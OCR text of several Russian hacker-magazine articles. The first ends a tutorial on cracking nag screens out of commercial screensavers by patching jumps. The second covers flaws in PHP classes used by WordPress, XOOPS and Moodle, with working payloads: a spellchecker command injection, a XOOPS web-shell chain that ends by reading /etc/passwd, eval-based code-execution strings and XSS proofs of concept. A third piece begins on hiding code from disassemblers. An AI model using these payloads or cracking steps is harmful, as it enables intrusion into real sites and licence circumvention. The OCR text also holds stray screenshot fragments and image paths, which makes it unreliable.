Заходим в первую sub_401110, вызываемую из 0x00403C3D, — и видим, кроме API-функций (ExtTextOut, SetTextColor…), работающих с текстом, еще и ссылки на знакомые до боли строки «UNREGISTERED VERSION!», «Press the space bar to find out». Ничего не напоминает? Это и есть функция, рисующая НАГ. Теперь зайдем в sub_401390 из 0x00403C44. Там ты тоже увидишь ссылку на интересную строку «Remaining time: %u sec.». Все ясно — это функция-таймер, отвечающая также и за его отображение. На основании исследований делаем заключение — для нормального функционирования скринсейвера обе функции не нужны, соответственно, Jnz под номером (1) наш искомый переключатель в мир лицензионного софта; далее классика: 75 → EB.

Следующий пример про Атлантиду — «**Atlantis 3D Screensaver**». Ищем цикл выборки сообщений с помощью вышеописанного способа, быстро ее находим (начинается с 0x0042414F). Ежу понятно, что единственный вызов собственной функции (не WinAPI) — это On_Idle (адрес вызова 0x004241B3). Заходим в нее в поисках RenderFunc. Привычно спускаемся вниз и… обламываемся:

```
0042839A    call    dword ptr [eax+4Ch]
```


Где искать эту функцию? Для начала надо разобраться, что у нас в EAX. Поднимаемся немного выше по коду:

```
00428392    mov     edx, [ebp+var_C] ;В EDX значение временной переменной var_C=ebp-0Ch
00428395    mov     eax, [edx]       ;В EAX указатель на что-то далее ищем что в var_C, ползем в самое начало On_Idle:
004281CC    mov    [ebp+var_C], ecx  ;Инициализация временной переменной [ebp+var_C] извне On_Idle
Чтоб разобраться, что находится в ECX, придется подниматься еще выше, т.е. вернуться назад в цикл выборки сообщений и посмотреть, что делается с ECX.
004241AD    mov     ecx, [ebp+var_4C8] ;Присваивание ECX значением из временной переменной
```

Посмотрел? Тогда продолжаем подниматься выше по коду:

```
00423EA4    mov     [ebp+var_4C8], ecx ;Инициализация временной переменной [ebp+var_4C8] из вне sub_423E9B
```

Опять этот ECX и опять нужно выходить из функции (sub_423E9B) наверх. В общем, скоро ты всплывешь здесь:



Красавица IDA — отличная навигация по коду!

```
0044C395  mov    ecx, offset unk_56EF30 ;В ECX значение
переменной unk_56EF30
```

Поздравляю! Ты только что познакомился с тем, как выглядит объектно-ориентированное программирование в самом низу, на уровне ASSEMBLER'а. Значение, так назойливо передающееся в ECX во все нами пройденные функции, это аналог this в C++, а функция, которую мы ищем, виртуальная (адрес функции = (this+4Ch)). Все это, конечно, прекрасно, но как найти адрес виртуальной функции? this=unk_56EF30 не инициализирован. К сожалению, тут не обойтись без отладчика. Грузим скрин в OllyDbg, трассируем прогу, пока в 0x0056EF30 (правой кнопкой в окне данных, Go to → Expression, ввести адрес 0056EF30) не появится значение — у меня это 0x18744900. Переставляем байты с учетом специфики процессоров Intel (младший байт по младшему адресу), получаем указатель 0x00497418, прибавляем смещение 0x00497418 + 0x4C = 0x00497464, переходим по нему и, наконец, получаем адрес 0x00454a87 виртуальной функции. Находим ее в IDA: небольшой размер sub_454A87 наводит на мысль, что НАГ прячется в другой функции, вызываемой отсюда. Попробуем определить, в какой, путем банального NOPa. Как всегда, начнем с конца функции.

Здесь надо внести некоторые пояснения. Обычно нет смысла тратить время на самый последний Call. Не забывай о тотальной победе объектно-ориентированного программирования над процедурным, благодаря которой тело современной функций нашпиговано вызовами конструкторов, деструкторов и прочими инициализирующими и очищающими функциями. Начнем с предпоследней функции (помни про параметры), правим, запускаем... — мимо! Нопим следующий вызов (0x00454B0C) с параметром (0x00454B08), запускаем и попадаем. Так-с, НАГа нет, но нет и часов, и FPS'а. Кого-то устроит этот результат, но не нас. Все равно найдем НАГ! Заходим в sub_428670 и спускаемся вниз, не забыв отметить про себя длину листинга — около 3 метров. Здесь будем использовать метод исключения. Суть его в следующем: как я уже упоминал, в программе должен быть условный переход, который отличает зарегистрированного пользователя от остальных. Его-то и будем искать и превращать в безусловный переход. Нужно, начиная с конца функции, выбирать только условные переходы — те, которые исключают большой участок кода, где есть вызовы функций (без них ничего не нарисуешь). IDA сильно упрощает все эти действия. Стоит только кликнуть по переходу, как она подсветит желтеньким его и место перехода. Стоит отметить, что отрицательный результат дает пищу для анализа, позволяя определить, где мы и в том ли направлении роем. Первым я выбираю переход, который исключает примерно метр кода.

```
00429712  jz     loc_429A91
```

После правки в скринсейвере пропадает таймер, но не НАГ. Следующим идет еще метр кода:

```
004292C3  jz     loc_429680
```

Вот и нет НАГа!

И последний на сегодня пример — «**Christmas Time 3D Screensaver**» на новогоднюю тему — будет самым сложным. Сложность заключается в том, что On_iDle и RenderFunc будут совсем не детских размеров. Это несколько усложнит поиск кода создания НАГа. Но только «несколько», так как человека, знающего, чего он ищет и где и как оно выглядит, остановить сложно. Грузим скрин в IDA, ищем On_Idle. Для этого находим цикл, начиная с адреса 0x0041295F. Замечаем, что с циклом что-то не так, а именно — в теле цикла очень большой участок кода. Похоже, изначально On_Idle была определена как inline-функция, и все ее содержимое компилятор вставил в цикл. Словом, On_Idle нашли, следующий пункт — RenderFunc. Для поиска RenderFunc используем метод исключения: начнем с Jcc по адресу 0x00413344. Правим, запускаем, — мимо. Правим два перехода по адресам 0x004132DC, 0x004132EE. Оба они ссылаются на один адрес, — и опять мимо. Выбираем Jcc с адресом 0x00413282, ну вот и попали! Значит, одна из двух вызываемых функций из исключенного кода RenderFunc. Зайдем и посмотрим в каждую. Заходим в sub_406C07 — пять локальных переменных, штук пять вызовов функций — нет, это RenderFunc. Заходим в sub_4091FA, вот оно — около 50 локальных переменных, команды сопроцессора, ссылки на строки типа «Bliss», «Lamp_off01.tga»... А дальше — метод исключения, который со второго раза должен показать на условный переход по адресу 0x0040AA18.

КТО СЛЕДУЮЩИЙ?

Надеюсь, у меня получилось показать, как легко и непринужденно (практически без применения отладчика) можно лишить 3Д-приложение НАГ-скрина. Сложностью будет только применение протекторов, но так как люди, отвечающие за выбор протектора (не знаю кто, разработчики или издатели) страдают хроническим отсутствием фантазии, то, как правило, им является ASProtect. Для снятия его часто достаточно stripper'а. НАГ-скрин в 3D-программе — слишком заметная конструкция, чтоб хоть сколько-то на него рассчитывать, поэтому выход один — не использовать или натягивать НАГ-текстуру на ключевую модель. Самое главное: не делать НАГ прозрачным. Как следствие, — возможность располагать код НАГа в любом месте функции визуализации 3D-сцены.



МАГ
/ ICQ 884888, HTTP://WAP-CHAT.RU /

КЛАССОВАЯ БОРЬБА

ОБЗОР УЯЗВИМОСТЕЙ В ПОПУЛЯРНЫХ PHP-КЛАССАХ

WordPress, Joomla, Drupal, Moodle – ты, наверняка, слышал об этих популярнейших CMS, написанных на PHP. А знаешь ли ты, что в них во всех для упрощения работы используются паблик-классы: kses, Snoopy и SpellChecker в составе TinyMCE? В каждом из этих классов злостными хакерами недавно были найдены бреши в безопасности, приводящие к самым разнообразным последствиям: от банальнейшего XSS до вполне серьезного code exec. Я постараюсь донести до тебя суть найденных уязвимостей – как в классах, так и в перечисленных CMS.

КОВАРНАЯ ОРФОГРАФИЯ

В качестве первого примера найденной уязвимости расскажу о code exec в модуле проверки орфографии популярного WYSIWYG-редактора TinyMCE. Этот модуль вместе с самим TinyMCE используется, например, в таком продукте, как WordPress версий 2.0.x-2.7.x и находится по дефолту в ./wp-includes/js/tinymce/plugins/spellchecker. Проверка орфографии может осуществляться тремя различными методами: с помощью соответствующего сервиса Google, с помощью PHP-модуля PSpell, с помощью внешней win-и nix-утилиты aspell.

В конфиге модуля config.php как раз и прописывается метод проверки:

```
<?php
$config['general.engine'] = 'GoogleSpell';
//$config['general.engine'] = 'PSpell';
//$config['general.engine'] = 'PSpellShell';
...
$config['PSpellShell.mode'] = PSPELL_FAST;
$config['PSpellShell.aspell'] = '/usr/bin/aspell';
$config['PSpellShell.tmp'] = '/tmp';
...
?>
```

Как видишь, по дефолту стоит проверка через Гугл, поэтому уязвимость может затронуть редкие движки с TinyMCE. Тем не менее, раскомментируй строчку $config['general.engine'] = 'PSpellShell'; и закомментируй проверку Гуглом.

Теперь дальше. Взаимодействие со спеллчекером происходит через RPC-интерфейс (нововведение появилось в 3 версии TinyMCE и 2.5 версии WordPress, раньше все было проще — передача параметров POST и GET-пакетами).

Сама уязвимость — в отсутствии должной фильтрации параметра lang при составлении параметров команды для консольной утилиты в файле ./wp-includes/js/tinymce/plugins/spellchecker/classes/PSpellShell.php:

```
function _getCMD($lang) {
  $this->_tmpfile = tempnam(
     $this->_config['PSpellShell.tmp'], "tinyspell");
  if(preg_match("#win#i", php_uname()))
    return $this->_config['PSpellShell.aspell'] .
      " -a --lang=". $lang . " --encoding=utf-8 -H < "
      . $this->_tmpfile . " 2>&1";
```

```
root@v6226:~
login as: root
root@90.          's password:
Last login: Sat Dec  6 03:34:26 2008 from 94.
[root@v6226 ~]# echo "`id`"
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),1
(wheel)
[root@v6226 ~]#
```

Использование обратных кавычек в шелле

```
    return "cat ". $this->_tmpfile ." | " . $this->_
     config['PSpellShell.aspell']
     . " -a --encoding=utf-8 -H --lang=". $lang;

}
```

Для передачи нужной нам evil-команды в уязвимый класс надо знать синтаксис JSON-запросов. POST-пакет, который необходимо передать в скрипт rpc.php, будет примерно следующим:

```
{"method":"getSuggestions","params":["en; ТВОЯ_EVIL_КО-
МАНДА"]}
```

Эксплойт, думаю, напишешь сам :). Пора перейти к уязвимостям посерьезнее.

ДОБРЫЙ ПЕСИК СНУПИ

Кроме того, что так зовут песика из мультфильма Уильяма Ханны и Джозефа Барберы, Snoopy — это еще и PHP-класс, эмулирующий работу браузера. Он позволяет получать содержимое страницы и отправлять данные форм, поддерживает прокси, переадресацию и кукисы. Как подсказывает поиск Гугла по опенсорсу (http://google.com/codesearch), этот класс юзают WordPress, TikiWiki, Xoops и другие, менее популярные, движки. Рассмотрим подробно функцию `_httpsrequest()`:

```
function _httpsrequest($url,$URI,$http_method,
    $content_type="",$body="")
{
...
        $safer_URI = strtr( $URI, "\"", " " ); // strip
quotes from the URI to avoid shell access
        exec($this->curl_path." -D \"$headerfile\
"".$cmdline_params." \"".$safer_URI."\"
"",$results,$return);
...
}
```

В WordPress функция пропатчена самими разработчиками с помощью escapeshellcmd. Надеюсь, ты начал понимать ход мысли?

1. Мы внедряем evil-код в параметр `$URI`, который передается в уязвимую функцию;

2. Наш evil-код должен выполниться с помощью exec.

Но как, спросишь ты, будет выполняться код, если режется двойная кавычка, без которой невозможно передать дальнейшую последовательность команд вне определенного аргумента? Очень просто!

Командные интерпретаторы поддерживают хитрую последовательность команд в двойных кавычках через backticks (обратные кавычки). Выполни у себя на шелле следующий код:

```
echo "'id'"
```

На экране ты должен увидеть не просто надпись `'id'`, а полноценный вывод команды id. Исходя из полученной информации, рассмотрим подробную эксплуатацию уязвимости на примере популярной цмски XOOPS.

ВЫГУЛИВАЕМ ПСА

Итак, качай xoops-1.3.10 с официального сайта проекта (ссылку ищи в сносках) и следи за процессом реверсивного изучения движка:

1. Сам Снупи находится в `./html/class/snoopy.class.php`, уязвимая функция `_httpsrequest()` вызывается через другую функцию fetch();


2. Далее идем в файл `./class/phpsyndication.lib.php` и видим следующий код:

```
require(XOOPS_ROOT_PATH."/class/snoopy.class.php");
...
function getData($forcecache=false)
{
...
$snoopy = new Snoopy;
...
$snoopy->fetch($this->sourceUrl);
$data = $snoopy->results;
...
}
function getHtml($fromcache=false)
{
$data = $this->getData($fromcache);
...
function getTitle($fromcache=false)
{
$data = $this->getData($fromcache=false);
```

Запоминаем функции `getTitle()` и `getHtml()`;

3. Идем в файл `./html/modules/headlines/blocks/headlines.php` и видим в нем такой код:

```
<?php
...
include(XOOPS_ROOT_PATH."/class/phpsyndication.lib.
php");
...
$result = $xoopsDB->query("SELECT hid, sitename,
url, headlinesurl, status FROM ".$xoopsDB->
prefix("headlines").
" WHERE status=1 OR status=2");
...
$block['content'] .= "<b>".$synd->getTitle()."</b><br
/>"";
$block['content'] .= $synd->getHtml();
...
?>
```



SpellChecker в TinyMCE



links

- wiki.moxiecode.com/index.php/TinyMCE:Plugins/spellchecker — wiki по SpellChecker'у с официальной страницы TinyMCE.
- securityfocus.com/bid/31887 — Snoopy advisory.
- snoopy.sourceforge.net — домашняя страница проекта Snoopy.
- www.securityfocus.com/archive/1/414573 — Advisory для Xoops, основанная на баге в Snoopy.
- xoops.ru — домашняя страница русского Xoops.

Вот и весь путь бажного кода, заканчивающийся в функциях `getTitle()` и `getHtml()`.
Алгоритм написания эксплойта будет примерно следующим:
1. Сохраняем в БД значение поля headlinesurl равным `https://'echo '<?passthru($cmd)?>' >> xox.php'` (таблица headlines; а вот как именно это сделать — выходит за рамки статьи, так что ищи сам);
2. Просматриваем несколько страниц XOOPS — во время просмотра страниц модуль headlines попытается выполнить свое дело и загрузить наш ядовитый URL;
3. Если все прошло удачно, наслаждаемся шеллом по адресу `http://victim.com/xoops-1.3.10/html/class/xox.php?cmd='cat /etc/passwd'`.
Как видишь, процесс поиска использования Snoopy в движке оказался не таким уж и легким, но, поверь, покопаться в популярных движках стоит. Пищу для размышлений я тебе дал.

ОПАСНЫЕ РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ

Настал черед самого вкусного — это множественные уязвимости в kses (PHP-классе для фильтрации пользовательского ввода). Kses используется в таких популярных проектах, как WordPress, Moodle, Drupal, eGroupware, Dokeos, PHP-Nuke, Geeklog — и многих других.
Первая и самая опасная уязвимость — банальный code exec с помощью функции `preg_replace` и модификатора `/e`:

```
function kses_bad_protocol_once($string,
$allowed_protocols){
return preg_replace('/^((&[^;]*;|[\sA-Za-z0-
9])*)'.
'(:|:|&#[Xx]3[Aa];)\s*/e', 'kses_bad_
protocol_once2("\\1", $allowed_protocols)',
$string);
}
```

Для выполнения произвольного кода (например, вывод phpinfo) тебе необходимо в качестве параметра функции `kses_bad_protocol_once()` всего лишь передать следующую строку:


```
<a href="&#{${phpinfo()}};:">H4ck</a>
```

Сразу скажу, насчет WordPress сильно не обольщайся, ибо разработчики, как всегда, постарались и ввели в функции `wp_kses_normalize_entities()` защиту: `&` меняется на `&`

```
$string = str_replace('&', '&amp;', $string);
```

Как выглядело бы выполнение произвольного кода в WordPress без этой строчки, ты сможешь увидеть на скриншоте. Я всего лишь запостил комментарий в произвольный пост с кодом, указанным выше. Если с многострадальным вордпрессом этот «финт ушами» не выйдет, то авторы других движков не столь дальновидны. Возьмем, к примеру, не самый безызвестный движок Moodle. Для него умельцы на основе вышеописанной баги написали эксплойт.
Тут уязвимыми являются несколько скриптов и параметров:

```
$injection_points = array(
   'blocks/rss_client/block_rss_client_error.
php' => array('error'),
   'course/scales.php?id=1' => array('name',
'description'),
   'help.php' => array('text'),
   'login/confirm.php' => array('data', 's'),
   'mod/chat/gui_basic/index.php?id=1' =>
array('message'),
```



Логотип Snoopy

XSS в WordPress kses

```
    'mod/forum/post.php' => array('name'),
    'mod/glossary/approve.php?id=1' => array('hook'),
    'mod/wiki/admin.php' => array('page'),
```

Сплойт всего-навсего передает к ним строку:

```
$value = '<img src=http&{${eval($_POST[cmd])}};://
target.ru>';
```

Где в `eval()` и выполняется произвольная команда :). Но останавливаться на code exec не стоит, подошла очередь XSS. В прошлогодней статье «**Троянский конь в phpMyFaq**» я описывал, как с помощью XSS в kses можно похекать Вордпресс. Теперь же остановлюсь на этом подробней.

XSS И ОСОБЕННОСТИ БРАУЗЕРОВ

Заботливые разработчики kses предусмотрели для нашего брата выполнение javascript путем обхода фильтрации в функции `kses_bad_protocol_once2()`. Достигается это вставкой пропущенных через `urldecode()` символов `%0B` (для Оперы и Осла) и `%08` (для Файрфокса). Вот небольшой PoC (работает в Вордпрессе при постинге комментария):

```
(Opera) <a href="%0Bjavascript:alert(document.
domain)">lol</a>
(Firefox) <a href='%08data:text/html;base64,PHNjcmlwdD5
hbGVydChkb2N1bWVudC5kb21haW4pPC9zY3JpcHQ%2B'>test</a>
```

Но и это еще не все! В некоторых движках в kses доступен атрибут style, а kses не очень подготовлен к защите от XSS, внедренных в CSS. Рабочий эксплойт под такой конфиг выглядел бы следующим образом:

```
(Firefox) <a style=" ;\2d\6d\6f\7a\2d\62\69\6e\64\69\
6e\67: \75\72\6c(\68\74\74\70\3a\2F\2F\68\61\2E\63\6B\
65\72\73\2E\6F\72\67\2F\78\73\73\6D\6F\7A\2E\78\6D\6C
\23\78\73\73)" href="http://example.com">test</a>
```

ЗЛОКЛЮЧЕНИЕ

Использование халявных классов и разработок до добра не доводит. Советую тебе при написании собственных скриптов либо самому писать нужные классы, либо тщательно проверять опенсорс как вручную, так и по advisory в багтреках, коих бесчисленное множество.

Так выглядело бы выполнение кода в WP с помощью kses

[illegible]	[illegible]
_ENV["SESSIONNAME"]	Console
_ENV["SystemDrive"]	C:
_ENV["SystemRoot"]	C:\WINDOWS
_ENV["TEMP"]	C:\WINDOWS\Temp
_ENV["TMP"]	C:\WINDOWS\Temp
_ENV["USERDOMAIN"]	M4G
_ENV["USERNAME"]	M4g
_ENV["USERPROFILE"]	C:\Documents and Settings\M4g
_ENV["windir"]	C:\WINDOWS
_ENV["AP_PARENT_PID"]	464


PHP License

This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.

Warning: Cannot modify header information - headers already sent by (output started at Y:\home\lamer\www\wp23clean\wp-includes\kses.php(627) : regexp code:1) \lamer\www\wp23clean\wp-includes\pluggable.php on line 390



КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ



Сокрытие кода в хвостах секций

Вовлеченный в проект по созданию интерактивного распаковщика PE-файлов, я исследую особенности реализации системного загрузчика Win32 на предмет следования своим же спецификациям. Обилие багов, часть которых носит довольно коварный характер, просто поражает. Итак, сегодня мы продемонстрируем прием, позволяющий прятать код/данные от популярных дизассемблеров типа IDA Pro.

Исполняемые файлы, динамические библиотеки и драйвера — все они «крышуются» одним и тем же форматом, проходящим под кодовым названием Potable Executable (или, сокращенно, PE). Спецификации на него доступны всем желающим. Для разработчиков линкеров, отладчиков, дизассемблеров и прочего «фирменного» инструментария спецификации — это Коран (Библия, Тора — нужное подчеркнуть). Вот только живая операционная система спецификаций не придерживается и местами ведет себя совсем не так, как следует из документации.

Создатели вирусов ведут масштабные раскопки ntoskrnl.exe, отыскивая различия реализаций системного загрузчика и дизассемблеров/отладчиков/антивирусов. Конечно, никаких гарантий, что найденная багофича сохранится в последующих версиях Windows (не говоря уже за эмуляторы типа wine) у нас нет, но если действовать с умом, то можно писать не только надежные вирусы и коммерческие приложения.

А сейчас на мгновение (грозящее растянуться в минуты или даже часы) оторвемся от статьи и попробуем взломать относительно **несложный crackme** (kpnc.org/ftp/KedaH3.zip), используя любой инструмент по вкусу (IDA Pro, OllyDbg, HIEW, etc). После чего можно продолжить чтение, ведь когда решение известно — ломать становится неинтересно.

ЛИКБЕЗ

PE-файлы грузятся довольно хитрым образом, проецируя «сырые» (raw) дисковые данные в виртуальную память. В результате, каждая секция имеет два набора атрибутов: один описывает образ секции на диске, другой — ее проекцию в памяти. Физический (physical) размер секции на диске может отличаться от виртуального (virtual). Если виртуальный размер больше физического, система автоматически инициализирует «хвост» секции нулями, о чем осведомлены линкеры и компиляторы, генерирующие более компактные PE-файлы, — что является общепринятой нормой и хорошим тоном. Обратная ситуация (когда виртуальный размер меньше физического) встречается намного реже, но все-таки встречается, когда приложение хочет прицепить оверлей или другие данные, с которыми предполагается работать посредством прямого дискового ввода/вывода без загрузки в память.

На самом деле, спецификация не гарантирует, что остаток (Virtual Size — Physical Size) останется на диске. Никто ведь не запрещает грузить «хвост» секции в память, особенно если он укладывается в гранулярность выравнивания, определенную в PE-заголовке. Допустим, физический размер секции составляет 10h байт, виртуальный — 100h, а выравнивание на диске/в памяти — 1000h. Система, очевидно, не может прочитать 10h байт с диска. Вместо этого она читает всю страницу цели-


.no pain — no gain.

condom-principle

it'd rather have one and not need it that need it and not have one

OK

Результат работы программы KedaH3.exe, запущенной без отладчиков, под «живой» операционной системой



Загрузка KedaH3.exe в Ольгу приводит к зацикливанию отлаживаемого процесса и 100% загрузке ЦП

